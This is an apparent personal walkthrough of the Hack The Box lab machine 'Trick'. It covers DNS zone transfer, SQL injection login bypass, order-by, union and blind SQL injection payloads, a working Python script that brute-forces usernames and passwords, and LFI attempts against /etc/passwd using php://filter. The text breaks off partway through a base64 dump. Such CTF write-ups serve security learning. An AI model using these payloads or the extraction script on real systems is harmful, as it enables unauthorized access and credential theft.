255 HTB Trick


[HTB] Trick

by **Pablo** `github.com/vorkampfer/hackthebox`

- **Resources:**

> 1. **S4vitar** `https://htbmachines.github.io/`
> 2. `https://hackmd.io/@tahaafarooq/privilege-escalation-fail2ban`
> 3. **0xdf** `https://0xdf.gitlab.io/`
> 4. `https://www.deepl.com/translator`

- **View files with color**

> `▷ bat -l ruby --paging=never name_of_file -p`
>
> 
>
> Trick
>
> OS
> Linux
>
> RELEASE DATE
> 18 Jun 2022
>
> DIFFICULTY
> Easy
>
> POINTS
> 20

Synopsis:

```
Trick starts with some enumeration to find a virtual host. There’s an SQL injection that allows bypassing the authentication, and
reading files from the system. That file read leads to another subdomain, which has a file include. I’ll show how to use that LFI
to get execution via mail poisoning, log poisoning, and just reading an SSH key. To escalate to root, I’ll abuse fail2ban.
```

Skill-set:

```
1. DNS Enumeration
2. Domain Zone Transfer Attack (AXFR)
3. SQL Injection (SQLI) - Manual Blind SQLI with Conditional Responses [Python Scripting - AutoPwn]
4. Local File Inclusion (LFI) + Wrappers
5. Subdomain Discovery
6. Local File Inclusion (LFI) + Restriction bypassing
7. SMTP Enumeration (VRFY - Discovering valid users)
8. LFI to RCE - Nginx Log Poisoning
9. Abusing Sudoers Privilege (fail2ban command)
```

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.10.11.166
PING 10.10.11.166 (10.10.11.166) 56(84) bytes of data.
64 bytes from 10.10.11.166: icmp_seq=1 ttl=63 time=140 ms
2. ▷ whichsystem.py 10.10.11.166
```

```
10.10.11.166 (ttl -> 63): Linux
```

2. Nmap

```
1. ▷ openscan trick.htb
2. ~/hackthebox ▷ echo $openportz
3. ▷ sourcez
4. ▷ echo $openportz
22,25,53,80
5. ▷ portzscan $openportz trick.htb
6. ▷ jbat trick/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,25,53,80 trick.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
```

Spotting containerized Linux servers

- #pwn_containerized_Linux_Servers_and_how_to_spot_them
- #pwn_spotting_containerized_Linux_Servers

3. Discovery with *Ubuntu Launchpad*

```
1. Google 'OpenSSH 7.9p1 Debian 10+deb10u2 launchpad'
2. https://launchpad.net/debian/+source/openssh/1:7.9p1-10+deb10u2
3. openssh (1:7.9p1-10+deb10u2) buster; urgency=medium
4. We are up against an Ubuntu Buster Debian 10 server. Its that easy. ;)
5. Under "Upload Details" if it says the following.
6. Uploaded to: Sid
7. That usually means it is a containerized server.
```

4. NS Lookup

```
1. I have not done an nslookup since the last 20 boxes I have hacked.
2. trick ▷ nslookup
> server 10.10.11.166
Default server: 10.10.11.166
Address: 10.10.11.166#53
> 10.10.11.166
166.11.10.10.in-addr.arpa       name = trick.htb
```

Gobuster

5. Gobuster

```
1. ▷ gobuster dir -u http://trick.htb/ -w /usr/share/dirbuster/directory-list-2.3-medium.txt -t 200 -o gobuster.out
2. FAIL, nothing so far. Lets try the -e flag
3. ▷ gobuster dir -u http://trick.htb/ -w /usr/share/dirbuster/directory-list-2.3-medium.txt -t 200 -x txt,php,html -o
gobuster2.out
```

dig

6. dig


```
1. ▷ dig @10.10.11.166 trick.htb
2. ▷ dig @10.10.11.166 trick.htb NS
3. ▷ dig @10.10.11.166 trick.htb any
4.  ▷ dig @10.10.11.166 trick.htb AXFR

; <<>> DiG 9.18.21 <<>> @10.10.11.166 trick.htb AXFR
; (1 server found)
;; global options: +cmd
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.              604800  IN      NS      trick.htb.
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1
preprod-payroll.trick.htb. 604800 IN    CNAME   trick.htb.
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 146 msec
;; SERVER: 10.10.11.166#53(10.10.11.166) (TCP)
;; WHEN: Sun Jan 28 06:21:24 CET 2024
;; XFR size: 6 records (messages 1, bytes 231)
5. SUCCESS, we get a zone transfer. I do not think I have ever seen this actually work. lol
```

```
6. Here are the sub-domains that have been found.
root.trick.htb preprod-payroll.trick.htb
7. trick ▷ jbat /etc/hosts | grep trick
10.10.11.166 trick.htb root.trick.htb preprod-payroll.trick.htb
```

7. **Manual site enumeration**

```
1. http://preprod-payroll.trick.htb
2. I get redirected
3. http://preprod-payroll.trick.htb/login.php
4. I am able to login with the most basic of sql injections ' or 1=1-- -'
```



Username

' or 1=1-- -

Password

••••••••

This connection is not secure. Logins entered here could be compromised. **Learn More**

Success, we are able to login ad administrator

```
1. Welcome back Administrator!
2. Lets open up burpsuite
3. Savitar logs out and intercepts the login request through burpsuite and sends the request to repeater.
4. POST /ajax.php?action=login HTTP/1.1
Host: preprod-payroll.trick.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 32
Origin: http://preprod-payroll.trick.htb
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://preprod-payroll.trick.htb/login.php
Cookie: PHPSESSID=gnefh97k158b3ru3gm2b4mbrrs

username=admin&password=password
5. Click send and name the intercepted tab 'SQLi'
```

SQLi Fuzzing

9. **I click send in the repeater with the above benigne payload.**

```
1. HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sun, 28 Jan 2024 06:03:44 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1

3
2. Notice there is a number 3
3. If I do the basic SQL injection of "username=admin' or 1=1-- -&password=password" I get a 1 instead. See below.
4. HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sun, 28 Jan 2024 06:07:04 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

```
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1
```

Order by

10. **Continuing with the SQL injection fuzzing**


```
1. username=' order by 100-- -&password=password'
2. <b>Notice</b>:  Trying to get property 'num_rows' of non-object in <b>/var/www/payroll/admin_class.php</b>
3. username=' order by 7-- -&password=password'
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Sun, 28 Jan 2024 06:11:53 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1
3

4. There is that 3 again if I do an order by 7
5. If do 8 it responds the same, but when I do an order by 9. I get an error. So I am thinking there are 8 columns.
6. username=' order by 9-- -&password=password'
7. Notice</b>:  Trying to get property 'num_rows' of non-object in <b>/var/www/payroll/admin_class.php</b> on line <b>21</b><br />
```

UNION SELECT

11. **Since we know there are most likely 8 columns and most likely column 3 will take string arguments. Then lets use union select to enumerate further.**

```
1. username=' UNION select 1,2,3,4,5,6,7,8-- -&password=password'
2. I get a 1 in return. So maybe it is column 1 http://preprod-payroll.trick.htbthat will take string input. Lets find out.
3.
username=' UNION select "test",2,3,4,5,6,7,8-- -&password=password'
4. Fail, nothing is returned.
5. username=' UNION select database(),2,3,4,5,6,7,8-- -&password=password'
6. This also fails to return the database. It is safe to say that column 1 is not taking string input. Lets try column 3.
7. username=' UNION select 1,2,database(),4,5,6,7,8-- -&password=password'
8. We get a 1 in response. So I am thinking that the 1 or 3 that is being returned is not an indictor of which column takes string input, but instead it is saying 1 or correct and 3 is wrong or visa versa not sure.
9. This is looking like it is going to have to be BLIND SQL injection.
```



Blind SQL injection

12. **sleep 5**

```
1. username=' or if(substr(database(),1,1)='a',sleep(5),1)-- -'
2. Nothing is happening lets send this payload to intruder with a 'CTRL + e'
3. username=' or if(substr(database(),1,1)='§a§',sleep(5),1)-- -'
4. Select the a and click add, then go to Payloads
5. Well that was a complete fail, moving on.
6. username=' or 'a'='a'-- -&password=password'
```

```
7. The following is an example of a nested query. We are doing this to create a boolean true statement. See below.
8. username=' or (select 'a')='a'-- -&password=password'
9. We get a 1 back. Not sure if that worked.
10. username=' or (select substring(database(),1,1))='a'-- -&password=password'
```

For Loop to create a vertical alphabet

- #pwn_FOR_LOOP_for_creating_the_alphabet

13. **Going back to the intruder again**

```
1. username=' or (select substring(database(),1,1))='§a§'-- -&password=password'
2. Lets make a dictionary for this and call it payload or whatever.
3. ▷ for i in {a..z}; do echo $i; done > dictionary
4. ▷ mv dictionary payload
```

14. **Burpsuite Intruder steps**

- #pwn_BurpSuite_Intruder_Knowledge_Base

```
1. Send your payload to intruder.
2. Highlight the parameter you want to fuzz for. In this case it is a
3. username=' or (select substring(database(),1,1))='§a§'-- -&password=password'
4. Go to the payloads tab and upload the output of the above for loop
5. Then go to settings and under 'GREP EXTRACT' click add and highlight the 3 and click add. You should now see REGEX.
6. Start the attack. Notice p is the only with a response of 1. Meaning 1 is valid.
7. username=' or (select substring(database(),1,1))='p'-- -&password=password'
```

15. **Create another payload for the users.** `http://preprod-payroll.trick.htb/login.php`


```
1. username=' or (select substring(username,1,1) from users limit 1)='a'-- -&password=password'
2. Send that from repeater to intruder.
3. http://preprod-payroll.trick.htb
```

Time Stamp `01:27:37`

16. **None, of this seems to be really working lets make a python script instead.**

```
1. ▷ python3 sqli_trick.py
[v] Brute Force Attack: ' or (select substring(username,11,1) from users limit 1)='n'-- -
[▮] Username: enemigosss


[!] Exiting sqli_trick.py...
2. Below is the script.
```



sqli_trick.py

```python
from pwn import *
import requests, pdb, string, signal, sys, time

def def_handler(sig, frame):
    print("\n\n[!] Exiting sqli_trick.py...")
    sys.exit(1)

# Ctrl+c
signal.signal(signal.SIGINT, def_handler)

# Global Variables
login_url = "http://preprod-payroll.trick.htb/ajax.php?action=login"
characters = string.ascii_lowercase + "-_"

def makeRequest():
    p1 = log.progress("Brute Force Attack")
    p1.status("Initiating the brute force attack")
    time.sleep(2)
    username = ""
    p2 = log.progress("Username")
    for position in range(1, 20):
        for character in characters:
            post_data = {
                'username': "' or (select substring(username,%d,1) from users limit 1)='%s'-- -" % (position,character),
                'password': 'password'
            }
            p1.status(post_data['username'])
            r = requests.post(login_url, data=post_data)
            if r.text == "1":
                username += character
                p2.status(username)
                break
```

```python
if __name__ == '__main__':
    makeRequest()
```

17. **So we have found a few usernames**

```
1. 1. ▷ python3 sqli_trick.py
[v] Brute Force Attack: ' or (select substring(username,11,1) from users limit 1)='n'-- -
[▘'] Username: enemigosss
2. ▷ python3 sqli_trick.py
[O] Brute Force Attack: ' or (select substring(name,15,1) from users limit 1)='j'-- -'
[▄] Username: administrator


[!] Exiting sqli_trick.py...
```

Time Stamp `01:41:25`

Another intruder attack

18. **Lets update the payload in burpsuite**

```
1.
username=' or (select substring(password,1,1) from users where username='enemigosss')='e'-- -&password=test'
2. Send this new payload and then send it to intruder.
3. So we do another intruder attack and find out that 's' is for something.
4. username=' or (select substring(password,1,1) from users where username='enemigosss')='s'-- -&password=validate'
5. I update the payload in burpsuite repeater.
6. username=' or (select substring(password,1,1) from users where username='enemigosss' and length(password)>50)='e'-- -
&password=testing123'
7.I update it with an s not an e
username=' or (select substring(password,1,1) from users where username='enemigosss' and length(password)>2)='s'-- -
&password=test'
8. I am still kind of clueless when it comes to this sqli injection because it is much more advanced. I am very lost right now. I
know how to execute everything, but I do not know what it is doing.
9. So the length of whatever it is greater than or equal to 21
10. username=' or (select substring(password,1,1) from users where username='enemigosss' and length(password)>=21)='s'-- -
&password=test
```

19. **We get another username from the python script**

```
1. ▷ python3 sqli_trick.py
[◐] Brute Force Attack: ' or (select substring(password,21,1) from users where username='enemigosss')='e'-- -'
[*] Username: superguccirainbowcake
2. username=' or (select hex(substring(password,1,1)) from users where username='enemigosss')=hex('S')-- -&password=test'
```

```
3.  ▷ python3 sqli_trick.py
[┌] Brute Force Attack: ' or (select hex(substring(password,21,1)) from users where username='enemigosss')=hex('e')-- -'
[┘] Username: SuperGucciRainbowCake
4. http://preprod-payroll.trick.htb/login.php
5. enemigosss:SuperGucciRainbowCake
```

Time Stamp `01:50:00`

20. `Savitar` **makes a bunch of changes to the python script so I make a backup copy. I keep the original name and update the following one that we use to find** `payroll_db` **and call it** `sqli_trick2.py`**.**

```
1. The script sqli_trick.py helped me find username enemigosss and password SuperGucciRainbowCake. I made a second script
sqli_trick2.py that enumerates the following.
2. ▷ python3 sqli_trick2.py
[v] Brute Force Attack: ' or if(substr(database(),14,1)='a',sleep(5),1)-- -'
[◣] Username: payroll_db
[!] Exiting sqli_trick2.py...
3. SUCCESS, we find another username.
4. Username: payroll_db
```

21. **Lets see if there is a file inclusion in the website we logged in as** `enemigosss`**.**

```
1. http://preprod-payroll.trick.htb/
2. http://preprod-payroll.trick.htb/users.php
3. Savitar is thinking the site above may be susceptable to file inclusion.
4. http://preprod-payroll.trick.htb/index.php?page=../../../../../../../etc/passwd%00
5. FAIL, we just get logged out.
6. http://preprod-payroll.trick.htb/login.php
7. Savitar tries it with ....//....// instead. It is a different technique for file inclusion.
8. http://preprod-payroll.trick.htb/index.php?page=....//....//....//....//....//....//....//etc/passwd%00
9. FAILS as well.
10. http://preprod-payroll.trick.htb/index.php?page=php://filter/convert.base64-encode/resource=users
11. We are able to get index.php to show in base64 but it comes out all jumbled up. Switch users for home to put it all on 1 line.
12. http://preprod-payroll.trick.htb/index.php?page=php://filter/convert.base64-encode/resource=home
-------------------------------------------------------------
PD9waHAgaW5jbHVkZSAnZGJfY29ubmVjdC5waHAnID8+DQo8c3R5bGU+DQogICANCjwvc3R5bGU+DQoNCjxkaXYgY2xhc3M9ImNvbnRhaW5lLWZsdWlkIj4NCg0KCTxkaX
YgY2xhc3M9InJvdyI+DQoJCTxkaXYgY2xhc3M9ImNvbC1sZy0xMiI+DQoJCQkNCgkJPC9kaXY+DQoJPC9kaXY+DQoNCgk8ZGl2IGNsYXNzPSJyb3cgbXQtMyBtbC0zIG1y
LTMiPg0KCQkJPGRpdiBjbGFzcz0iY29sLWxnLTEyIj4NCiAgICAgICAgICAgICAgICAgICA8ZGl2IGNsYXNzPSJjYXJkIj4NCiAgICAgICAgICAgICAgICAgICAgPGRpdiBjbG
Fzcz0iY2FyZC1ib2R5Ij4NCiAgICAgICAgICAgICAgICAgICAgPD9waHAgZWNobyAiV2VsY29tZSBiYWNrICIuICRfU0VTU0lPTlsnbG9naW5fbmFtZSddLiIhIiAgPz4N
